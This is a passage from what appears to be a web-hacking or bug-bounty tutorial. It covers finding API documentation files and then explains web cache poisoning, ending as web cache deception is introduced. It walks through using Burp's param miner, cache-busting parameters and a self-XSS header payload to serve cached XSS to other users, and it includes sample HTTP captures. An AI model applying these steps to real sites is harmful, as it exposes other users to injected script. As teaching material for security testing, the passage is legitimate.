
If you happen to stumble across some swagger documentation it's probably a good idea to check for these two XSS vulnerabilities.

Postman

According to Google "Postman is a popular API client that makes it easy for developers to create, share, test and document APIs. This is done by allowing users to create and save simple and complex HTTP/s requests, as well as read their responses". Basically Postman is a tool that can be used to read and write API documentation.


- https://www.postman.com/downloads/

https://t.me/learningnets



What's nice about Postman is that you can import API documentation from multiple sources. For example earlier we talked about Swagger APIs and we used the official swagger api website to load the documentation. However, we could have used Postman for this instead, all you have to do is load the Swagger json file and you're good to go.

https://t.me/learningnets




Once you have the API docs imported to Postman you're good to go. The next step is to review each API endpoint and test it for vulnerabilities.

WSDL

According to Google “The Web Service Description Language (WSDL) is an XML vocabulary used to describe SOAP-based web services”. In other words the WSDL file is used to describe the endpoints of a SOAP API.


https://t.me/learningnets



As shown above WSDL files are fairly easy to spot, just look for an XML file that contains a “wsdl” tag. When hunting these will typically look like the following urls:

- example.com/?wsdl
- example.com/file.wsdl

https://t.me/learningnets



As shown above we can then import this file into the **“soupUI”** tool.

- https://www.soapui.org/downloads/soapui/

This tool can be used to create templates of the requests which can then be sent to the target server. All you have to do is fill in your values and hit send.

WADL


According to Google “The Web Application Description Language (WADL) is a machine-readable XML description of HTTP-based web services”. You can think of WADL as the REST equivalent of WSDL. WADL is typically used for REST APIs while WSDL is typically used on SOAP endpoints.

https://t.me/learningnets

WADL files should look similar to the image above. When hunting be on the lookout for an XML document ending with “wadl” as shown below:

- example.com/file.wadl

https://t.me/learningnets



Once you have the targets WADL file you can import it using postman as shown above. The next step is to review the API documentation so you can better understand the application. This will help you identify vulnerabilities later down the road.

Summary

API documentation is one of the best resources to have when probing an API for vulnerabilities. If I'm testing an API endpoint I'll typically startout by looking for the corresponding API docs. This will help you get an understanding of the API and all the functionalities it contains. Once you understand the application you can start to find design flaws and other bugs fairly easily.

Conclusion

If you come across an API endpoint the first step is to figure out what type of API it is. Your testing methodology will change slightly depending on if it's a REST,RPC, SOAP, or GraphQL API. Note that APIs share the same vulnerabilities as every other web application so make sure you’re looking for SQL injection,XSS, and all the other

https://t.me/learningnets

OWASP vulnerabilities. You also want to keep an eye out for the API documentation as this can be very useful to an attacker. Attackers can use the API docs to find design flaws,hidden endpoints, and get a better understanding of the application. In addition you also want to pay attention to the authentication process, depending on the technology there could be several attack avenues here as well

Caching Servers

Web Cache Poisoning

Introduction


Web cache poisoning is a technique attackers use to force caching servers to server malicious requests. Most commonly this attack is chained with self xss which turns a low impact xss finding into a high impact one since it can be served to any user who visits the cached page.

Basic Caching Servers

To understand web cache poisoning you must first understand how caching servers work. In simple terms cach servers work by saving a users request then serving that saved request to other users when they call the same endpoint. This is used to prevent the same resource from getting called over and over and forcing the server to perform

https://t.me/learningnets

the same work over and over. Instead the server only gets called if the response is not found in the caching server, so if the endpoint “test.com/cat.php” is called 100 times the server will answer the first request and save the response to the caching server. The other 99 requests will be answered by the caching server using the saved response from the first request.



As shown above “user 1” makes a request to the “example.com/kop?somthing=ok” and the response is not found in the caching server so it is forwarded to the web server which answers the response. Next users 2 and 3 make the same request but this time the response is found in the caching server so the web server is not contacted. The old response is shown instead.

How exactly does the caching server determine if two requests are identical? The answer is cache keys. A cache key is an index entry that uniquely identifies an object in

https://t.me/learningnets

a cache. You can customize cache keys by specifying whether to use a query string (or portions of it) in an incoming request to differentiate objects in a cache.

```
GET /embed/v4.js?_=1605995211298 HTTP/1.1
Host: play.vidyard.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://unity.com/
```

Typically only the request method, path, and host are used as cache keys but others can be used as well. If we look at the above request the cache keys would be:

- GET /embed/v4.js?_=1605995211298
- Play.vidyard.com

Everything else would be discarded when determining if two requests are the same unless stated otherwise.

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 66058
Last-Modified: Wed, 28 Oct 2020 19:29:25 GMT
ETag: "3623b734d2b34a2261f4dab14df87635"
Cache-Control: no-cache, no-store, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/javascript
x-china: 0
Accept-Ranges: bytes
Date: Sat, 21 Nov 2020 21:46:51 GMT
Via: 1.1 varnish
Age: 0
X-Served-By: cache-lga21971-LGA
X-Cache: MISS
X-Cache-Hits: 0
Vary: X-ThumbnailAB, X-China, accept-language, Accept-Encoding
```


As shown above in the HTTP response the “Vary” header says that the X-ThumbnailAB, X-China, accept-language, and Accept-Encoding headers are also used as cache keys.

https://t.me/learningnets

These values are important to note, for example if the user-agent is also used as a cache key a new cache would need to be created for every unique user agent header.

Web Cache Poisoning


If an attacker can somehow inject malicious content into a http response that is cached the same response will be served to other users who request the same endpoint. The name web cache poisoning may sound scary and hard but it's actually relatively easy to find and exploit.



The first step is to find unkeyed input. As mentioned earlier cache keys are used by the caching server to determine which requests are the same and which are different. We need to find keys that don't cause the server to think the request is different. Hince the name “unkeyed” because it's not keyed by the caching server therefore it won't be used to determine if a request is unique or not. The second step is to determine the impact the unkeyed input has on the server, can it be used to exploit an open redirect vulnerability, self xss, or some other vulnerability. Finally, you need to figure out if the page is cacheable using the unkeyed input, if it is you should be able to exploit other users when they view the cached page.


https://t.me/learningnets

I mentioned that the first thing you want to do is find unkeyed input. This can be accomplished in Burp using the “param miner” plugin. Once this plugin is downloaded you can easily initiate a scan by right clicking a request and choosing param miner.




Next the attack config will be displayed. You can change the settings around here but I typically just hit ok. Note you can also use the guess headers button if you're only interested in unkey values in the header or you can hit guess GET parameters if you're interested in GET parameters.

https://t.me/learningnets




After hitting “ok” the attack will start and you can view your results under the extender tab as shown below:




https://t.me/learningnets

As shown above the “X-forward-scheme” header was found and it isn't used as a key by the caching server. This header is also vulnerable to self XSS. Under normal conditions we would only be able to exploit ourselves but if the self xss payload is cached by the application other users will be able to view the cached page if it's public.



Looking at the HTTP response we can see several headers are returned which are indicators of the page being cached. The “X-Cache” header is set to “hit” which means the page was served from cache. If it was set to “miss” the page isn't served from cache. The “Age” header is also another indicator this page is cached. This value contains the seconds the page has been cached for. Obviously we need the self xss payload to be cached so trying to execute it on an endpoint that is already cached wont work. However, as mentioned earlier the path is normally used when determining if a page has been cached or not, so adding a random GET parameter to the request should cause the response to be cached.

https://t.me/learningnets



As you can see above changing the GET parameter “test” to “2” causes the response to be cached by the server. This conclusion came from the fact that the “X-cache” header is set to “miss” and the “Age” header is set to 0. We now know we can cause the response to be cached by incrementing the test parameter. Now add the self xss payload to the vulnerable “X-forward-scheme” header and increment the test parameter one more time. Finally, hit send and the self xss payload will be cached by the server. Any one who views the endpoint will cause the xss payload to trigger effectively turning self xss into stored xss.

Summary

Web cache poisoning is a relatively new vulnerability and might sound confusing to some people but it's fairly easy to exploit. Find an unkeyed value using the param miner plugin, see if you can exploit the unkeyed value in some way(self xss), see if you can make the server cache the malicious http response, finally test to see if your exploit worked. Normally people dismiss self xss vulnerabilities but with web cache poisoning you can turn self XSS into stored XSS.

https://t.me/learningnets

Web Cache Deception

Introduction

Like web cache poisoning web cache deception is an attacker against the caching server. With this attack we trick the caching server into caching sensitive information of other users. In certain scenarios the exposed information can be used to take over a users account.

We talked about caching servers in the web cache poisoning section so if you haven't read that I would recommend doing so you know how caching servers work.

